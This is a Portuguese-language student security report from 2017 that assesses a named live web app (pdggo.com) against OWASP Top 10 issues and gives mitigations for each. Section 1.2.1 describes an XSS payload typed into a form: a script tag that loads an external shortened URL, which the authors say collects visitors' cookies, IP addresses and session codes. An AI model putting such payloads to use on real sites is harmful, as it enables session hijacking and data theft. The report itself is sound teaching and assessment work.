

FACULDADE DE TECNOLOGIA SENAC GOIÁS
Segurança da Informação



Aldo Brito
Leniker Lettierre
Matheus Mello
Rony Carneiro

ANÁLISE DE VULNERABILIDADE

Francisco Calça

GOIÂNIA,
2017

Aldo Brito
Leniker Littierre
Matheus Mello
Rony Carneiro

ANÁLISE DE VULNERABILIDADE

Relatório apresentado como requisito parcial para
obtenção de aprovação no Projeto Integrador, no
Curso de Segurança da Informação, na Faculdade de
Tecnologia Senac Goiás.

Francisco Calaça

GOIÂNIA, 2017

SUMÁRIO

1	VUNERABILIDADES	4
1.1	INJECTION	4
1.1.1	EXPLORAÇÃO DA VULNERABILIDADE	4
1.1.2	COMO MITIGAR ESTA VULNERABILIDADE	5
1.2	BROKEN AUTHENTICATION AND SESSION MANAGEMENT	5
1.2.1	EXPLORAÇÃO DA VULNERABILIDADE	6
1.2.2	COMO MITIGAR ESTA VULNERABILIDADE	7
1.3	CROSS-SITE SCRIPTING (XSS)	7
1.3.1	EXPLORAÇÃO DA VULNERABILIDADE	7
1.3.2	COMO MITIGAR ESTA VULNERABILIDADE	8
1.4	SECURITY MISCONFIGURATION	8
1.4.1	EXPLORAÇÃO DA VULNERABILIDADE	8
1.4.2	COMO MITIGAR ESTA VULNERABILIDADE	9
1.5	SENSITIVE DATA EXPOSURE	10
1.5.1	COMO FOI EXPLORADO A VULNERABILIDADE	10
1.5.2	COMO MITIGAR ESTA VULNERABILIDADE	10
1.6	BRUTE FORCE	11
1.6.1	COMO FOI EXPLORADO A VULNERABILIDADE	11
1.6.2	COMO MITIGAR ESTA VULNERABILIDADE	11
2	CONCLUSÃO	11
3	REFERÊNCIAS BIBLIOGRÁFICAS	12

1 VULNERABILIDADES

Neste relatório iremos identificar algumas vulnerabilidades existentes na aplicação web no site: <http://pdggo.com/>, e levantar evidências destas vulnerabilidades e apresentação da proposta de mitigação das vulnerabilidades.

1.1 INJECTION

Um ataque de injeção SQL consiste em inserção ou "injeção" de uma consulta SQL através dos dados de entrada do cliente para a aplicação. Uma exploração de injeção SQL bem-sucedida pode ler dados confidenciais do banco de dados, modificar dados do banco de dados (Inserir / Atualizar / Excluir), executar operações de administração no banco de dados (como encerrar o SGBD), recuperar o conteúdo de um determinado arquivo presente no arquivo DBMS Sistema e em alguns casos emite comandos para o sistema operacional. Os ataques de injeção SQL são um tipo de ataque de injeção, no qual os comandos SQL são injetados na entrada do plano de dados para efetuar a execução de comandos SQL predefinidos.

SQL Injection é muito comum com PHP e aplicativos ASP devido à prevalência de interfaces funcionais antigas. Devido à natureza das interfaces programáticas disponíveis, as aplicações J2EE e ASP.NET são menos propensas a implantar injeções de SQL facilmente exploradas.

A gravidade dos ataques de Injeção de SQL é limitada pela habilidade e imaginação do atacante, e em menor medida, contramedidas de defesa em profundidade, como conexões de baixo privilégio para o servidor de banco de dados e assim por diante. Em geral, considere a Injeção SQL como uma gravidade de alto impacto.


1.1.1 EXPLORAÇÃO DA VULNERABILIDADE

Os ataques com a injeção de código sql no servidor <http://pdggo.com/> foi explorada a partir da tela de login:



Realizado a criação de um usuário para realizar o login na aplicação.

Verificado que também é possível acessar a aplicação sem estar logado com um usuário apenas entrando pela url colocando principal.php logo após a link <http://pdggo.com/principal.php>



1.1.2 COMO MITIGAR ESTA VULNERABILIDADE

Algumas providências devem ser tomadas para amenizar a utilização da SQL Injection, algumas das ações devem ser realizadas no servidor de banco de dados, outras devem ser garantidas pelo código fonte.

Deve-se tomar cuidado com a configuração do usuário que estabelece a conexão com o banco de dados. O ideal é que as permissões de acesso deste usuário estejam estritamente limitadas às funções que irá realizar, ou seja, para a exibição de um relatório, a conexão com o banco de dados deve ser realizada por um usuário com permissões de leitura e acesso somente às tabelas necessárias para sua operação.

Todos os valores originados da coleta de dados externos, devem ser validados e tratados a fim de impedir a execução de eventuais instruções destrutivas ou operações que não sejam as esperadas.

1.2 BROKEN AUTHENTICATION AND SESSION MANAGEMENT

Autenticação e gerenciamento de sessão inclui todos os aspectos de lidar com a autenticação do usuário e gerenciamento de sessões ativas. A autenticação é um aspecto crítico deste processo, mas mecanismos de autenticação, mesmo sólidos, podem ser prejudicados por funções de gerenciamento de credenciais falhas, incluindo alteração de senha, esqueci minha senha, lembro da minha senha, atualizações da conta, e outras funções relacionadas.

Porque “caminhada por” ataques são prováveis para muitas aplicações web, todas as funções de gerenciamento de contas devem exigir uma nova autenticação, mesmo se o usuário tem um ID de sessão válido.

A autenticação do usuário na web geralmente envolve o uso de um ID de usuário e senha. Métodos de autenticação mais fortes encontram-se comercialmente disponíveis, tais como software e de hardware com base tokens criptográficos ou biometria, mas esses mecanismos são custos proibitivos para a maioria das aplicações de web. Uma grande variedade de contas e gerenciamento de sessão falhas podem resultar no comprometimento de contas de usuário ou de administração do sistema. As equipes de desenvolvimento frequentemente subestimam a complexidade de projetar um esquema de gerenciamento de autenticação e sessão que protege adequadamente credenciais em todos os aspectos do site. Aplicações Web devem estabelecer sessões para manter o controle do fluxo de pedidos de cada usuário. HTTP não fornece essa capacidade. Frequentemente aplicações de desenvolvimento provêm mecanismos para realizar controle de sessão, mas muitos desenvolvedores preferem criar seus próprios tokens de sessão. Em ambos os casos, se os tokens de sessão não são devidamente protegidos, um atacante pode sequestrar uma sessão ativa e assumir a identidade de um usuário. Criando um esquema para criar tokens de sessão fortes e protegê-los durante todo seu ciclo de vida provou indescritível para muitos desenvolvedores. A menos que todas as credenciais de autenticação e os identificadores de sessão são protegidos com SSL em todos os momentos e protegido contra a divulgação de outras falhas, como cross site scripting, um atacante pode sequestrar uma sessão do usuário e assumir a sua identidade.

Todos os servidores conhecidos da web, servidores de aplicação e ambientes de aplicações web são suscetíveis à quebras de autenticação e gerenciamento de sessão.

1.2.1 EXPLORAÇÃO DA VULNERABILIDADE

Para realizar esta exploração foi elaborado um script que gera um relatório com o IP, o cookies, código de sessão e horário do acesso a aplicação:



The screenshot shows a web browser window with the address bar displaying 'pdggo.com/CadDisciplina1.php'. The page has a dark header with 'PDG' on the left and 'Início', 'Opções', and 'Perfil' on the right. The main content area is titled 'Cadastro de Disciplina' and contains a form with the following fields:

- Nome:** A text input field containing the text 'Algoritmo <script src="https://goo.gl/s9d6yE"></scr'.
- Carga horária:** A text input field containing the number '80'.
- Ementa:** A large text area containing the word 'algoritmo'.
- Objetivo:** A text input field that is currently empty.

1.2.2 COMO MITIGAR ESTA VULNERABILIDADE

O uso cuidadoso e adequado de mecanismos de gerenciamento de autenticação e de sessão personalizados ou fora da prateleira deve reduzir significativamente a probabilidade de um problema nessa área. Definir e documentar a política do seu site no que diz respeito à gestão segura credenciais de usuários é um bom primeiro passo. Garantir que a sua implementação reforça consistentemente esta política é a chave para ter um mecanismo de autenticação e gerenciamento de sessão seguro e robusto.


1.3 CROSS-SITE SCRIPTING (XSS)

Cross-Site Scripting (XSS) são um tipo de injeção. Ataques XSS ocorrem quando um invasor usa uma aplicação web para enviar código malicioso, geralmente na forma de um script do lado do navegador, para um usuário final diferente. As falhas que permitem que esses ataques sejam bem-sucedidas são bastante difundidas e ocorrem em qualquer lugar onde uma aplicação web usa a entrada de um usuário como saída sem validá-la ou codificar.

Um invasor pode usar XSS para enviar um script malicioso para um usuário desavisado. O navegador do usuário final não tem nenhuma maneira de saber que o script não deve ser confiável, e irá executar o script. Porque ele acha que o roteiro veio de uma fonte confiável, o script malicioso pode acessar os cookies, tokens de sessão, ou outras informações confidenciais retidas pelo navegador e usados com esse site. Esses scripts podem até reescrever o conteúdo da página HTML.

1.3.1 EXPLORAÇÃO DA VULNERABILIDADE

A vulnerabilidade foi explorada a partir que o do campo de cadastro de professor não que não valida as informações inseridas no campo:



Verificado que a aplicação ainda se encontra com falhas.

1.3.2 COMO MITIGAR ESTA VULNERABILIDADE

É fundamental que você desative o suporte TRACE HTTP em todos os servidores web. Um atacante pode roubar dados de cookies via Javascript mesmo quando document.cookie está desativado ou não é suportado no cliente. Este ataque é montado quando um usuário insere um script malicioso em entrada de dados, então, quando outro usuário acessa a página que contém este script, uma chamada de rastreamento HTTP assíncrona é acionada, que coleta as informações do cookie do usuário do servidor e depois envia para outro servidor malicioso que coleta a informação do cookie para que o invasor possa montar um ataque de sequestro de sessão. Isso é facilmente mitigado através da remoção de suporte para TRACE HTTP em todos os servidores web.

1.4 SECURITY MISCONFIGURATION













A má configuração de segurança é simplesmente essa - montagem incorreta das salvaguardas para uma aplicação web. Essas configurações erradas geralmente ocorrem quando os furos são deixados na estrutura de segurança de uma aplicação por administradores de sistemas, DBAs e desenvolvedores. Eles podem ocorrer em qualquer nível da pilha da aplicação, incluindo a plataforma, servidor web, servidor de aplicação, banco de dados, estrutura e código personalizado. Essas configurações erradas de segurança podem levar um invasor diretamente ao sistema e resultar em um sistema parcial ou mesmo totalmente comprometido.

Os atacantes encontram essas configurações erradas através de acesso não autorizado a contas padrão, páginas da web não utilizadas, falhas não corrigidas, arquivos e diretórios desprotegidos e muito mais. Se um sistema for comprometido através de configurações de segurança defeituosas, os dados podem ser roubados ou modificados lentamente ao longo do tempo e podem ser demorados e dispendiosos para serem recuperados.

1.4.1 EXPLORAÇÃO DA VULNERABILIDADE

Verificado que na aplicação é possível verificar os arquivos contidos nas pastas:

Index of /Imagens

	Name	Last modified	Size	Description
	Parent Directory		-	
	cadcurso.png	2017-06-09 03:13	5.0K	
	caddisci.png	2017-06-09 03:13	4.9K	
	cadprof.png	2017-06-09 03:13	8.6K	
	canvas.pdf	2017-06-09 03:13	175K	
	consulplan.png	2017-06-09 03:13	6.4K	
	consulplana.png	2017-06-09 03:13	8.5K	
	criaplano.png	2017-06-09 03:13	5.9K	
	fechplan.png	2017-06-09 03:13	13K	
	gradecur.png	2017-06-09 03:13	9.9K	
	impr.png	2017-06-09 03:13	7.1K	
	inicplan.png	2017-06-09 03:13	11K	

Apache/2.4.10 (Debian) Server at pdggo.com Port 80

1.4.2 COMO MITIGAR ESTA VULNERABILIDADE

As configurações errôneas de segurança são fáceis de explorar, mas existem várias maneiras criativas de preveni-las, incluindo as seguintes recomendações de especialistas da indústria:

- Desenvolva um processo repetitivo para reduzir a superfície da vulnerabilidade
- Desativar contas padrão e alterar senhas
- Mantenha o software atualizado
- Desenvolva uma forte arquitetura de aplicativos que efetivamente isole componentes e criptografe dados que seja especialmente importante com dados confidenciais.


- Desabilite arquivos ou recursos desnecessários
- Não apresentar traçadores de pilha para usuários
- Certificar-se de que as configurações de segurança nas estruturas de desenvolvimento e as bibliotecas sejam definidas para garantir valores
- Executar ferramentas (por exemplo, scanners automatizados) e realize auditorias regulares para identificar furos na configuração de segurança.

1.5 SENSITIVE DATA EXPOSURE

Vulnerabilidades de “Sensitive data exposure” pode ocorrer quando uma aplicação não proteger adequadamente as informações confidenciais sejam divulgadas para os atacantes. Para muitas aplicações isto pode ser limitado a informações como senhas, mas também pode incluir informações como dados de cartão de crédito, tokens de sessão, ou outras credenciais de autenticação.

1.5.1 COMO FOI EXPLORADO A VULNERABILIDADE

Verificado que a aplicação Web pdggo.com não utiliza o protocolo de segurança https



1.5.2 COMO MITIGAR ESTA VULNERABILIDADE

Para todos os dados sensíveis, fazer tudo no mínimo:


- Considerando as ameaças que você pretende proteger esses dados (por exemplo, ataque interno, usuário externo), certifique-se de criptografar todos os dados sensíveis em repouso e em trânsito de uma forma que proteja contra essas ameaças.
- Não armazene dados confidenciais desnecessariamente. Descartá-lo o mais rápido possível. Os dados que você não tem não pode ser roubado.
- Certifique-se de fortes algoritmos padrão e chaves fortes são usados, e gerenciamento de chave adequada é no lugar. Considere o uso de FIPS 140 módulos criptográficos validados.
- Garantir as senhas são armazenadas com um algoritmo projetado especificamente para a proteção de senha, como bcrypt , PBKDF2 , ou Scrypt .
- Desativar o preenchimento automático em formulários de coleta de dados sensíveis e desativar o cache para páginas que contêm dados sensíveis.

1.6 BRUTE FORCE

Um ataque de força bruta pode se manifestar de muitas maneiras diferentes, mas consiste principalmente em um invasor configurando valores predeterminados, fazendo solicitações para um servidor usando esses valores e depois analisando a resposta. Por uma questão de eficiência, um invasor pode usar um ataque de dicionário (com ou sem mutações) ou um ataque de força bruta tradicional (com determinadas classes de caracteres, por exemplo: alfanumérico, especial, caso (em) sensível). Considerando um determinado método, o número de tentativas, a eficiência do sistema que conduz o ataque e a eficiência estimada do sistema da vítima, o invasor seja capaz de calcular aproximadamente quanto tempo levará para enviar todos os valores predeterminados escolhidos.

1.6.1 COMO FOI EXPLORADO A VULNERABILIDADE

Para explorar esta vulnerabilidade foi utilizado a ferramenta Burp Suite:



1.6.2 COMO MITIGAR ESTA VULNERABILIDADE

Realizar configuração de limite de tempo de login, controle de tentativa máxima de login com o usuário.

2 CONCLUSÃO

Neste trabalho apresentamos as algumas das principais vulnerabilidades WEB, durante as

explorações destas vulnerabilidades foi verificado que com pouco conhecimento técnico é possível explorar as vulnerabilidades com certa facilidade, demonstrando assim o grau de dificuldade das vulnerabilidades Web conhecidas e abordadas na OWASP Top 10.

3 REFERÊNCIAS BIBLIOGRÁFICAS

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=Main

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2017_Release_Candidate

https://www.owasp.org/index.php/SQL_Injection

https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management

<https://www.veracode.com/security/insufficient-transport-layer-protection>

[https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

<https://codedx.com/security-misconfiguration/>

https://www.owasp.org/index.php/Broken_Access_Control

https://www.owasp.org/index.php/Brute_force_attack

<https://bounty.github.com/classifications/sensitive-data-exposure.html>